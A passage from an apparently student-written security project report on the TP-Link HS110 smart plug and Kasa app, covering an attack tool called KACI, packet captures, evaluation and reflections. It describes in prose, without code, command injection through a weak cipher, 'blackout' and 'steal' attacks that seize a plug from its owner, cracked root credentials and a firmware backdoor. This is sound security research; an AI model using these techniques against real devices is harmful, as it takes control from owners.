


Figure 38: Simplified UML Class Diagram

MVC or Model-View-Controller is a design pattern which specifies that an application consists of a data model, presentation information, and control information. The pattern requires that each of these is separated into different objects. In the diagram above the UserInterface can be thought of as the Model, the Console can be thought of as the View and the RunAttack or *Attack (meaning any class ending with the word Attack) can be thought of as the Controller. This is due to the fact that the Model is responsible for containing all the application data; it does not contain any logic specifying how the data is to be presented to the user [59]. The View presents the data that is found in the model, without knowing what this data means or how it can be manipulated by the user, i.e. the view only knows the order of how the data stored inside the model is to be presented and which data to present to the user according to the controller. The controller exists between the view and the model. It listens to any event triggered by the view and executes the appropriate reaction to the corresponding event.

The reason behind the use of MVC is that it offers high cohesion which allows the logical grouping of related actions of a controller and the grouping of views for a specific model. In

To run KACI, open the source code in eclipse and create a runnable JAR file with the run configuration pointing to RunAttack as the main. In addition, the tool by softScheck needs to be installed on the desktop as the configuration file that is provided will search for the tool there. Furthermore, the configuration file contains an IP address that is required to be changed according to the IP address of the device on the network. These issues will be fixed in the future.

A look at the network while using this tool revealed that the difference between the packets sent from the Kasa App on the Motog6 and KACI was the number of packets itself, for example, the number of packets sent by the Kasa App to turn the light on is nine as seen in figure 40 below. However, the number of packets sent by KACI to turn the light on is eleven, as seen in figure 41 below. Another observation that was made was that the device could not differentiate between packets sent from the Kasa App and KACI, this proves that the packets do not have a specific signature that is validated by the device.

No.	Time	Source	Destination	Protocol	Length	Info
533	1.384709448	192.168.0.1	192.168.0.100	TCP	150	9999 → 42230 [SYN, ACK] Seq=9 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=112888 TSecr=24821799 WS=2
578	1.486329259	192.168.0.100	192.168.0.1	TCP	145	42230 → 9999 [ACK] Seq=1 Ack=1 Win=172 Len=0 TSval=24821830 TSecr=112888
589	1.486759757	192.168.0.100	192.168.0.1	TPLINK	251	42230 → 9999 [PSH, ACK] Seq=1 Ack=1 Win=172 Len=168 TSval=24821839 TSecr=112888
582	1.487768176	192.168.0.1	192.168.0.100	TCP	142	9999 → 42230 [ACK] Seq=1 Ack=107 Win=5792 Len=0 TSval=112914 TSecr=24821839
584	1.488571469	192.168.0.1	192.168.0.100	TPLINK	191	9999 → 42230 [PSH, ACK] Seq=1 Ack=197 Win=5792 Len=49 TSval=112914 TSecr=24821839
586	1.481957650	192.168.0.1	192.168.0.100	TCP	142	9999 → 42230 [FIN, ACK] Seq=58 Ack=107 Win=5792 Len=0 TSval=112915 TSecr=24821839
615	1.589386662	192.168.0.100	192.168.0.1	TCP	145	42230 → 9999 [ACK] Seq=107 Ack=58 Win=172 Len=0 TSval=24821861 TSecr=112914
617	1.589848627	192.168.0.100	192.168.0.1	TCP	145	42230 → 9999 [FIN, ACK] Seq=107 Ack=58 Win=172 Len=0 TSval=24821861 TSecr=112915
618	1.591993341	192.168.0.1	192.168.0.100	TCP	142	9999 → 42230 [ACK] Seq=51 Ack=188 Win=5792 Len=0 TSval=112948 TSecr=24821861

Figure 40: Packets Sent using Kasa App

No.	Time	Source	Destination	Protocol	Length	Info
8	3.955263491	192.168.1.136	192.168.1.19	TCP	76	51540 → 9999 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM=1 TSval=4181285125 TSecr=0 WS=128
9	3.959464827	192.168.1.19	192.168.1.136	TCP	76	9999 → 51540 [SYN, ACK] Seq=9 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=261684 TSecr=4181285125 WS=2
10	3.959494730	192.168.1.136	192.168.1.19	TCP	68	51540 → 9999 [ACK] Seq=1 Ack=1 Win=5256 Len=0 TSval=4181285164 TSecr=261684
11	3.959589741	192.168.1.136	192.168.1.19	TPLINK	114	51540 → 9999 [PSH, ACK] Seq=1 Ack=1 Win=84256 Len=48 TSval=4181285164 TSecr=261684
12	3.602748577	192.168.1.19	192.168.1.136	TCP	68	9999 → 51540 [ACK] Seq=1 Ack=47 Win=5792 Len=0 TSval=261685 TSecr=4181285164
13	3.604367888	192.168.1.19	192.168.1.136	TPLINK	117	9999 → 51540 [PSH, ACK] Seq=1 Ack=47 Win=5792 Len=49 TSval=261685 TSecr=4181285164
14	3.604377160	192.168.1.136	192.168.1.19	TCP	68	51540 → 9999 [ACK] Seq=47 Ack=58 Win=64256 Len=0 TSval=4181285169 TSecr=261685
15	3.604811541	192.168.1.136	192.168.1.19	TCP	68	51540 → 9999 [FIN, ACK] Seq=47 Ack=58 Win=64256 Len=0 TSval=4181285169 TSecr=261685
16	3.605684126	192.168.1.19	192.168.1.136	TCP	68	9999 → 51540 [FIN, ACK] Seq=59 Ack=47 Win=5792 Len=0 TSval=261685 TSecr=4181285164
17	3.605824275	192.168.1.136	192.168.1.19	TCP	68	51540 → 9999 [ACK] Seq=48 Ack=51 Win=64256 Len=0 TSval=4181285170 TSecr=261685
18	3.608855626	192.168.1.19	192.168.1.136	TCP	68	9999 → 51540 [ACK] Seq=51 Ack=48 Win=5792 Len=0 TSval=261686 TSecr=4181285169

Figure 41: Packets Sent using KACI

The primary purpose of KACI is to test the security of IoT devices that use the Kasa App as their companion app. These devices can be smart plugs, cameras, smart lights, smart switches, smart routers, range extenders, door locks, and sensors. This tool can be used by developers in the development stage of the IoT device to ensure they are not susceptible to a specific attack. This can be done by using the tool to run attacks on various devices as they are being developed to ensure that when they are released, they do not have security flaws.

KACI is the first step into achieving the last sub-goal of this project, where it will be integrated into AMSEL to send symptoms of an attack across the network. As the moment KACI injects command and has the potential to harm the device, however as discussed later in the future work section of this project, this will be removed once it has been integrated into AMSEL.

5. Evaluation

The assessment conducted revealed the presence of a variety of security flaws present in the HS110 Smart Plug, which can affect the owner and the device severely if an attacker has any malicious intent and enough persistence.

These vulnerabilities stem from two major parts of this IoT environment, namely the firmware and the Kasa application itself. Even though the HS110 Smart Plug was built recently, some components of the firmware, such as the BusyBox are considered outdated as they have known vulnerabilities which are documented on the CVE or the Common Vulnerabilities and Exposures database, the BusyBox version 1.01 used contains vulnerabilities such as Denial of Service, Execute Code and Obtaining Information, these vulnerabilities range in severity from a 4.3 to a 7.8 according to the Common Vulnerability Scoring System most of which are considered low in complexity. In addition to the BusyBox the U-Boot version 1.1.4 used also contains previously discovered and well-known vulnerabilities, during the time of this writing the recorded known vulnerabilities are 23 most of which stem from a stack-based buffer overflow vulnerability which is also found on the CVE database with a CVSS score ranging from 2.1 to 8.3 however the majority of these vulnerabilities has a score of 7.5 all with the ability to be exploited remotely. The firmware analysed contains an outdated method of encryption which the tools `tplink_smartplug.py` and KACI exploit allowing the injection of commands without the need for the Kasa application this makes it possible for the attacker to gain cloud information about the current bound owner to the device including their email, which can be vital information into opening up additional attack vectors. One possible attack could be the steal attack found in the added feature to the `tplink_smartplug.py` and KACI which allows the user to gain full control over the smart plug with only knowing the IP address of the device.

By emulating the firmware, it was proven that the cracked credentials could successfully be exploited by an attacker with malicious intent and gain root access to all the file system, enabling the attacker to acquire knowledge regarding the firmware, which can allow the attacker to embed a backdoor, as seen in this report embedding a backdoor and emulating the backdoored version of the firmware worked but flashing the new firmware on the device was unsuccessful.

The Kasa application proved to be full of vulnerabilities itself as it communicates with the device through a simple autokey cypher which is trivial to reverse engineer. This mechanism is believed to be used to communicate with any device that the application can communicate with including cameras, which theoretically can drastically increase the security threats which will, in turn, broaden the attack surface, making many more IoT devices susceptible to attacks due to this encryption method. It must be noted that the static analysis report generated by MobSF contains a detailed description of all the vulnerabilities found in the application scoring the security of this application a dreadful 5 out of 100. Also, MobSF was able to find that the app is signed with SHA1, and as it is known, the SHA1 hash algorithm is known to be susceptible to collision resistance issues. The security score can be seen in Appendix E, and the SHA1 warning can be seen in Appendix F.

By scanning the network and in turn the smart plug, the information gathered about the smart plug such as the open port and the devices IP address was critical information that is used in KACI, as it injects the commands to a specific port on a specific device.

By using the Wireshark packet dissector plugin developed by softScheck, packets that sent information to the smart plug were decrypted, similarly the packets that returned information

were also decrypted the rest of the packets are part of establishing and terminating the connection. This dissector was used to confirm that the packets being sent by KACI are similar to the ones sent by the Kasa application.

The added features to the `tplink_smartplug.py` tool give an example of how an open-source educational tool can be manipulated into performing malicious attacks on IoT devices. One of these features called `blackout` enables the user to initiate a loop that sends a series of packets that tell the device to turn off, which would not be stopped or intervened with unless the attacker chooses to stop it, this can be a small part of a much more massive attack that can lead to catastrophic repercussions. The tool contains an encryption method identical to that found in the Kasa application and a decryption method that is also found in the Kasa application, it uses these methods to send and receive packets to the device with the correct encryption and decrypt the return message and displays it on the screen. This tool also contains a dictionary for all the attacks that can be performed by this tool.

KACI uses the existing features found inside the `tplink_smartplug.py` tool to be able to run the attacks. However, KACI makes it possible to add features that the `tplink_smartplug.py` tool does not contain in its dictionary, these can be features like the random attack already found in KACI where random attacks will be performed for a duration of time. Extra attacks can be added to KACI as it has an abstract factory design pattern which follows the open/closed principle which states “software entities (classes, modules, functions, etc.) should be open for extension but closed for modification, meaning that new variants of attacks can be introduced without breaking the existing code. It also follows the single responsibility principle that states that “every module or class should have responsibility over a single part of the functionality provided by the software, which in turn allows the extraction of the attack creation code into one place making it easier to support and makes the code more robust. [50]

6. Future Work

6.1. Firmware

To improve on the firmware related part of this project, it would be ideal for extracting the firmware from the device itself, rather than downloading the firmware binary from the vendors support website. This will allow a more accurate analysis of the current firmware running on the device, which could reveal different or additional findings to the ones reached in this report. Another improvement that can be done in the near future would be to break the RSA keys found in the firmware for authenticating the firmware image. However, this is not possible at the moment, but with the rise of quantum computing breaking these keys will undoubtedly be plausible. Breaking these keys would make it possible to flash a modified firmware on the device.

6.2. KACI

The most significant improvement that needs to be done is integrating KACI into AMSEL as it will become part of a more extensive tool responsible for injecting commands, this integration will add a variety of functionality to KACI such as implementing the randomness that is used in AMSEL and adding the feature to allow delays in between command injection, i.e. a feature could add time intervals between the commands themselves. When KACI is added to AMSEL, it will introduce a feature that will specialise AMSEL to test the security flaws of IoT devices that use the Kasa application as their companion app. As mentioned previously once KACI has been integrated into AMSEL the impact of the commands inject will be removed as they will become symptoms and not cause serious harm to the device itself.

Another significant improvement that can be done to KACI is making the tool independent from the `tplink_smartplug.py` tool. This will allow KACI to become a stand-alone tool that does not require any previously installed tools to run. Extra functionality will be added to KACI. These could include, adding more ready-made attacks such as the “steal” attack that will ease the user experience, or having the device scan the network to view all the IoT devices on the network.

To make KACI more diverse, it will be used on multiple devices that use the Kasa application to see if KACI works on different devices. If so, KACI could be improved in a way to change the options presented to the user depending on the device. This could be done by having a configuration file for each possible device, for example, if KACI were used to test the security of a camera that uses the Kasa application, KACI would make it possible to access the camera feed by typing in a single command.

To streamline KACI for developers, KACI will be able to provide statistics on how high the risk of a particular security flaw is, and how complex this particular flaw was to exploit and will also be able to provide the developer on how significant the security flaw is, in terms of functionality of the device and in turn its system.

Finally, KACI will be adapted to test the security of multiple IoT devices, including those that do not use the Kasa application as their companion app.

7. Conclusions

One of the aims of this project was to investigate vulnerabilities in IoT devices, as the number of IoT devices is increasing with no sign of stopping and little importance is given to the security of these devices. More security threats will inevitably emerge in the future. The device used, HS110 Smart Plug, was set up in a home network environment to mimic an actual setup as much as possible. Implementing a reverse engineering attack was seen best according to the threat modelling done as it was the attack with the highest DREAD rating. The attack revealed sensitive information hard-coded into the device, such as root privileges, outdated version of both the BusyBox and the U-Boot. Reverse engineering the application that controls the devices, Kasa application, revealed a gold mine of security flaws, starting with the app using an insecure Random Number Generator, containing hardcoded sensitive information, and finally, a class containing both the encryption method and the decryption methods that are used to communicate with the device itself. These methods were found in a Wireshark plugin developed by softScheck, where it would decrypt the packets and view them in plaintext. Also, softScheck developed a tool to send packets to the device by encrypting them with the same method and decrypting the response. This tool was later adapted to Java to integrate it into AMSEL, the tool developed is called KACI and utilises the Python tool developed by softScheck. However, additional features were added to both tools to visualise how they can be adapted to server a more malicious intent. KACI can be used by developers to test IoT security and see if the device uses this method of encryption to communicate with its companion app. Finally, the next steps have been outlined to improve the solution of this project further and adapt it to multiple devices, its integration into AMSEL will make both tools more powerful, as it gives KACI a variety of additional features and gives AMSEL a more specialised way to inject command into IoT devices.

8. Reflection on Learning

8.1. Reflection on the entire project

From the start of this project, I was ecstatic to be taking this challenge as I was hoping this project will allow me to understand an aspect of computing that was not covered heavily during my time at Cardiff University. While undertaking this project, it increased my knowledge in a specific area, and valuable skills were learned. At the beginning of this project, I did not grasp the concept of IoT and the impact it will have on everyday life, or that many of these devices have security flaws that can affect a person, from broadcasting sensitive information as seen in the background by TRENDnet to putting the owners life at risk as discovered by Jay Radcliffe. Another aspect of this project that I lacked knowledge in was the idea of reverse engineering, which proved to be a journey involving much research to understand and implement this type of attack. Another skill as a result of this project that was not expected was how I adapted to using the terminal in Linux as most of the tools required to perform this type of attack required the use of the command-line interface. As a result, I developed this skill as a bi-product of the project itself.

As much as I have learned from this project, none of it came easy. I faced many obstacles and challenges throughout the different stages of this project. One of the main challenges I came across in this project was getting the tools to reverse engineer the firmware to work, this required reading the documentation of each tool to understand the full capabilities of each of them, and how would the tools be used to reach the underlining goal. Some of the tools used lacked extensive documentation, and the use of these tools by other people in the community was covered minimally, which in turn made it somewhat challenging to use. Nevertheless, I was able to eventually understand how each tool worked and what it is capable of.

In addition to the technical skills I have gained throughout this project, I learned many lessons concerning project management and how they can affect the potential of a project. One of these lessons was not to focus solely on one issue that does not seem to work but try to find alternatives that achieve the intended result. At the stage of decompiling the APKs, I spent much time trying to look through the Java files that were decompiled by JD-GUI however, after some research into the matter I was able to find MobSF which made the process much more comfortable and less time-consuming. As this is the first project undertaken individually throughout my years at Cardiff University, procrastination was more than possible. However, the weekly meeting with the supervisor helped keep me on track. After finishing the project and looking back at where I started the main lesson, I learned was that a project could change as you undertake it, this can be due to a couple of reasons but mainly because of what you find while doing the project.

8.2. Reflection on the work done

To reflect on the work done, the method 'What Went Well' (WWW) and 'Even Better If' (EBI) will be used. This method is usually used to evaluate students at all key stages; however, it will be used in a basic capacity pointing out what went well in each stage of implementation and if given additional time how each part of implementation could have been improved.

The first part of the implementation was to assess possible threats on the device and exploit the threat with the highest risk rating. By using STRIDE, a variety of threats were identified, and each threat was scored according to the DREAD rating system. To add more details, the Mitre ATT&CK framework was integrated into the rating system by finding the closest Attack Technique or Techniques, that best fit the threat. However, it would have been better if some attack techniques found in the framework were specifically catered to the threats found. On the

hand, after researching the CVSS, as it is used in MobSF, it proved to be a more thorough rating system, that could have replaced DREAD during this project.

Acquiring the firmware was the second part where the firmware was found online on the TP-Link support page and was not required to be extracted from the device itself, the firmware was a matter of downloading it and unzipping the file. However, if the firmware were extracted from the device itself, the analysis would have been more specific, as it is performed on the firmware of the actual device. It would have also given me first-hand experience in extracting the firmware directly from the device. Unfortunately, it was not possible as the smart plug is the property of Cardiff University.

Using the tool Binwalk was the third step whereby using its ability to display an entropy graph and an entropy table, it was able to show which sections are encrypted and which sections are compressed. Binwalk was able to display all the components of the firmware such as the kernel, bootloader, and file system.

Binwalk was used next to extract the components mentioned previously for further analysis. This included manually looking through the file system and inspecting each file individually to find any information that can be considered sensitive. After an in-depth analysis, a method of authentication was found; a hard-coded username and password that granted root access.

The use of Firmwalker was needed as it was able to confirm the finding during the manual analysis; it was also able to identify files that may contain sensitive information that could have gone unnoticed. However, there are more tools available to verify these findings further.

Emulating the firmware was the fifth step in the implementation, where identifying the architecture used, MIPS R3000. The order of bytes, big-endian, was possible by using the tool readelf and by using Qemu the file system was successfully emulated allowing further analysis on the binary, this was possible as the Qemu binary was compatible with the firmware BusyBox. Lastly, by using FAT, the entire firmware was emulated and ran the built-in commands. However, it would have been better if the instructions on Github for running FAT were in more detail, as further research into running FAT was required. It would have been better if the firmware had a network interface to allow further analysis into different aspects of the firmware.

Backdooring the firmware was the sixth step in implementation, where the firmware was extracted by using FMK, the backdoor code found was modified successfully and with the help of BuildRoot which was able to build a toolchain that can compile the extracted firmware with a MIPS architecture, and the endianness is big-endian. The backdoor was successfully added as FAT was able to emulate the new firmware. However, it would have been better if the FMK repository on Github had more instructions on how to install and run the tool. At the time of writing this report, there is very little content found online that explains installing and running FMK in detail. Flashing the new image was not possible as the image's signature has to match one of four RSA keys. Investigating these keys was not possible as the program IDA Pro specialised for decompiling MIPS architectures costs around \$1000.

The port scan worked as expected and was able to find port 9999 open, however, it would have been better if ports 80 and 1040 were open as seen in "Reverse Engineering the TP-Link HS110" by softScheck when they performed the port scan on the same device.

Decompiling the APKs was the eighth step of the implementation, where Enjarify was able to decompile the APK file, and MobSF was able to perform a static analysis (code analysis). MobSF provided a table for all the classes that contain any sensitive information. In this table,

a class containing the encryption method used to communicate between the app and the device was found. Enjarify and MobSF were uncomplicated to use compared to some of the other tools used. It would have been better if all classes were decompiled as five classes had an error, these classes may have contained sensitive information.

For the Wireshark part of the implementation, communication packets between the phone and the smart plug were sniffed. Instructions on how to change the interface into monitor mode were abundant online. By using the Wireshark plugin, the packets were decrypted and read in plaintext. However, information on why Wireshark was not sniffing any packets at first could not be found online, this required experimentation and the help of a Wireshark expert to get it to work.

Concerning the “blackout” feature added to the tool, it was able to send packets telling the device to turn off, for the amount of time specified by the user. This feature worked better than expected in such that if the smart plug is turned on by using the Kasa app, the tool will turn the device off, but the Kasa app will not register that it is off, making it seem that the device is still on when in fact it has been turned off. On the other hand, this feature cannot take float as the number of minutes it can only take integers, in addition, it would have been better if this feature was able to send more packets per minute.

The other feature called “steal” also worked better than expected as it completely removes any possibility for the rightful owner to control the device. Meanwhile, the attacker will gain full control over the device, being able to control it remotely and locally, in addition, the tool will ask the user to enter the username and password first before sending any packets, this is done to make everything past the point of entering the password, automated without the user interfering with the processes. However, when the tool asks for the username, it is not restricted to only allow email addresses.

For the part of this project concerning Amsel, understanding how it works and its core functionalities and capabilities was possible only after contacting the author of the tool. AMSEL itself is not well documented, which in turn made understanding how all the Java files interact with each other take longer than first anticipated.

For the development of KACI, the use of past assignments was integral as they were adapted into this tool, by using past assignments, the use of the abstract factory pattern was familiar to implement. In addition to the abstract factory pattern, the use of the MVC pattern was also derived from a different assignment. Combining both patterns made KACI flexible in its ability to add code without affecting the core mechanisms. Furthermore, a minor bug was fixed, this bug crashed the tool when the input by the user didn't match any attack presented, now it will recognise the input, and if not found in the options available it will prompt the user again. However, KACI would have been a better tool if REGEX was used in the steal attack to check if the username to which the IoT device will be bound to be an email address. Moreover, further testing into the capabilities of KACI is needed to see the extent of the attack on different devices.

References

1. Teicher, J., 2018. The Little-Known Story Of The First IoT Device. [online] IBM Industries. Available at: <<https://www.ibm.com/blogs/industries/little-known-story-first-iot-device/>> [Accessed 10 February 2020].
2. BBC News. 2018. Fitbit Data Used To Charge Man With Murder. [online] Available at: <<https://www.bbc.co.uk/news/technology-45745366>> [Accessed 10 February 2020].
3. Guardian Staff, 2019. Witness "Alexa" Is Called To Give Evidence In Ongoing Murder Investigation In Florida. [online] Privacy International. Available at: <<https://privacyinternational.org/examples/3275/witness-alexa-called-give-evidence-ongoing-murder-investigation-florida>> [Accessed 10 February 2020].
4. Statista. 2016. Iot: Number Of Connected Devices Worldwide 2012-2025. [online] Available at: <<https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/>> [Accessed 11 February 2020].
5. Rouse, M., 2020. What Is Iot (Internet Of Things) And How Does It Work?. [online] IoT Agenda. Available at: <<https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT>> [Accessed 15 February 2020].
6. Perera, C., 2020. Internet Of Things: Systems Design. [online] Available at: <https://learningcentral.cf.ac.uk/bbcswebdav/pid-5291652-dt-content-rid-14142344_2/courses/1920-CM3202/Lesson%201-Applications%20and%20Use%20Cases.pdf> [Accessed 12 February 2020].
7. Parry, T., 2015. *The Internet Of Things Is About Experience... And Data* - Multichannel Merchant. [online] Multichannel Merchant. Available at: <<https://multichannelmerchant.com/blog/the-internet-of-things-is-about-experience-and-data/>> [Accessed 12 February 2020].
8. Tilley, A., 2020. Google Acquires Smart Thermostat Maker Nest For \$3.2 Billion. [online] Forbes. Available at: <<https://www.forbes.com/sites/aarontilley/2014/01/13/google-acquires-nest-for-3-2-billion/#5d1553316ee2>> [Accessed 13 February 2020].
9. Gsma.com. 2017. Iot Security Guidelines. [online] Available at: <<https://www.gsma.com/iot/wp-content/uploads/2018/08/CLP.-11-v2.0.pdf>> [Accessed 13 February 2020].
10. Digital Guardian. 2016. FTC Issues Security Guidelines For Internet Of Things Technology. [online] Available at: <<https://digitalguardian.com/blog/ftc-issues-security-guidelines-internet-things-technology>> [Accessed 13 February 2020].
11. McNamee, K., 2018. Iot Architecture, Vulnerabilities And Exploits. [online] Brighttalk.com. Available at: <<https://www.brighttalk.com/webcast/288/324255/iot-architecture-vulnerabilities-and-exploits>> [Accessed 14 February 2020].
12. Trendmicro.com. 2019. The Iot Attack Surface: Threats And Security Solutions - Security News - Trend Micro USA. [online] Available at: <<https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/the-iot-attack-surface-threats-and-security-solutions>> [Accessed 15 February 2020].
13. Hernandez, G., Arias, O., Buentello, D. and Jin, Y., n.d. Smart Nest Thermostat: A Smart Spy In Your Home. [online] Blackhat.com. Available at: <<https://blackhat.com/docs/us-14/materials/us-14-Jin-Smart-Nest-Thermostat-A-Smart-Spy-In-Your-Home-WP.pdf>> [Accessed 15 February 2020].
14. Ronen, E., O'Flynn, C., Shamir, A. and Weingarten, A., n.d. Iot Goes Nuclear: Creating A Zigbee Chain Reaction. [online] Eprint.iacr.org. Available at: <<https://eprint.iacr.org/2016/1047.pdf>> [Accessed 16 February 2020].
15. Dhanjani, N., 2013. HACKING LIGHTBULBS: SECURITY EVALUATION OF THE PHILIPS Hue PERSONAL WIRELESS LIGHTING SYSTEM. [online] Dhanjani.com. Available at: <<https://www.dhanjani.com/docs/Hacking%20Lightbulbs%20Hue%20Dhanjani%202013.pdf>> [Accessed 17 February 2020].
16. Miller, C. and Valasek, C., 2015. Remote Exploitation Of An Unaltered Passenger Vehicle. [online] Illmatics.com. Available at: <<http://illmatics.com/Remote%20Car%20Hacking.pdf>> [Accessed 17 February 2020].

17. Davis, M., 2014. Belkin Wemo Home Automation Vulnerabilities. [online] loactive.com. Available at: <https://ioactive.com/pdfs/IOActive_Belkin-advisory-lite.pdf> [Accessed 17 February 2020].
18. Radcliffe, J., 2020. Hacking Medical Devices For Fun And Insulin: Breaking The Human SCADA System. [online] Media.blackhat.com. Available at: <https://media.blackhat.com/bh-us-11/Radcliffe/BH_US_11_Radcliffe_Hacking_Medical_Devices_Slides.pdf> [Accessed 17 February 2020].
19. Images-eu.ssl-images-amazon.com. 2017. Wi-Fi Smart Plug HS100 Wi-Fi Smart Plug With Energy Monitoring HS110 User's Manual. [online] Available at: <<https://images-eu.ssl-images-amazon.com/images/I/91OSctvFpCS.pdf>> [Accessed 16 February 2020].
20. VMware. n.d. Workstation Pro - VMware Products : Windows Virtualization For Everyone. [online] Available at: <<https://www.vmware.com/uk/products/workstation-pro.html>> [Accessed 16 February 2020].
21. Kali.org. n.d. About Kali Linux. [online] Available at: <<https://www.kali.org/about-us/>> [Accessed 17 February 2020].
22. Nmap.org. n.d. Command-Line Flags. [online] Available at: <<https://nmap.org/book/port-scanning-options.html>> [Accessed 18 February 2020].
23. Reinecke, P. and Crane, S., 2017. Amselproject/Amsel. [online] GitHub. Available at: <<https://github.com/AmselProject/amsel>> [Accessed 5 February 2020].
24. Attack.mitre.org. 2015. MITRE ATT&CK®. [online] Available at: <<https://attack.mitre.org/>> [Accessed 2 March 2020].
25. Strom, B., 2018. ATT&CK 101. [online] Medium. Available at: <<https://medium.com/mitre-attack/att-ck-101-17074d3bc62>> [Accessed 2 March 2020].
26. Rusen, C., 2017. Simple Questions: What Is Firmware? What Does It Do?. [online] Digital Citizen. Available at: <<https://www.digitalcitizen.life/simple-questions-what-firmware-what-does-it-do>> [Accessed 3 March 2020].
27. Digi.com. 2018. Embedded Systems Terminology. [online] Available at: <https://www.digi.com/resources/documentation/digidocs/90001546/concept/c_terminology.htm> [Accessed 5 March 2020].
28. Martínez, I., n.d. The Key To Everything: Firmware On Iot Devices. [online] Puffin Security. Available at: <<https://www.puffinsecurity.com/the-key-to-everything-firmware-on-iot-devices/>> [Accessed 5 March 2020].
29. Securityfocus.com. n.d. BusyBox HTTPD Directory Traversal Vulnerability. [online] Available at: <<https://www.securityfocus.com/bid/20067/discuss>> [Accessed 6 March 2020].
30. Codersera. 2019. Top 7 Vulnerabilities In Android Applications 2019. [online] Available at: <<https://codersera.com/blog/top-7-vulnerabilities-in-android-applications-2019/>> [Accessed 6 March 2020].
31. Cwe.mitre.org. 2006. CWE - Common Weakness Enumeration. [online] Available at: <<https://cwe.mitre.org/>> [Accessed 6 March 2020].
32. Practicalcryptography.com. n.d. Practical Cryptography. [online] Available at: <<http://practicalcryptography.com/ciphers/autokey-cipher/>> [Accessed 7 March 2020].
33. Aircrack-ng.org. n.d. Airodump-Ng. [online] Available at: <<https://www.aircrack-ng.org/doku.php?id=airodump-ng>> [Accessed 7 March 2020].
34. Tools.kali.org. n.d. [online] Available at: <<https://tools.kali.org/forensics/Binwalk>> [Accessed 7 March 2020].
35. craigz28, 2016. Firmwalker. [online] GitHub. Available at: <<https://github.com/craigz28/firmwalker>> [Accessed 10 March 2020].
36. rampageX, 2018. Firmware-Mod-Kit. [online] GitHub. Available at: <<https://github.com/rampageX/firmware-mod-kit/wiki>> [Accessed 14 March 2020].
37. Attify, 2016. Firmware-Analysis-Toolkit. [online] GitHub. Available at: <<https://github.com/attify/firmware-analysis-toolkit>> [Accessed 18 March 2020].
38. Wiki.qemu.org. 2020. QEMU. [online] Available at: <https://wiki.qemu.org/Main_Page> [Accessed 19 March 2020].
39. Sourceware.org. n.d. Readelf (GNU Binary Utilities). [online] Available at: <<https://sourceware.org/binutils/docs/binutils/readelf.html>> [Accessed 20 March 2020].

40. devttys0, 2020. Sasquatch. [online] GitHub. Available at: <<https://github.com/devttys0/sasquatch>> [Accessed 16 March 2020].
41. Openwall.com. n.d. John The Ripper Password Cracker. [online] Available at: <<https://www.openwall.com/john/>> [Accessed 23 March 2020].
42. Apkpure.com. 2020. Apkpure. [online] Available at: <<https://Apkpure.com/about.html>> [Accessed 24 March 2020].
43. Google, 2015. Enjarify. [online] GitHub. Available at: <<https://github.com/google/enjarify>> [Accessed 25 March 2020].
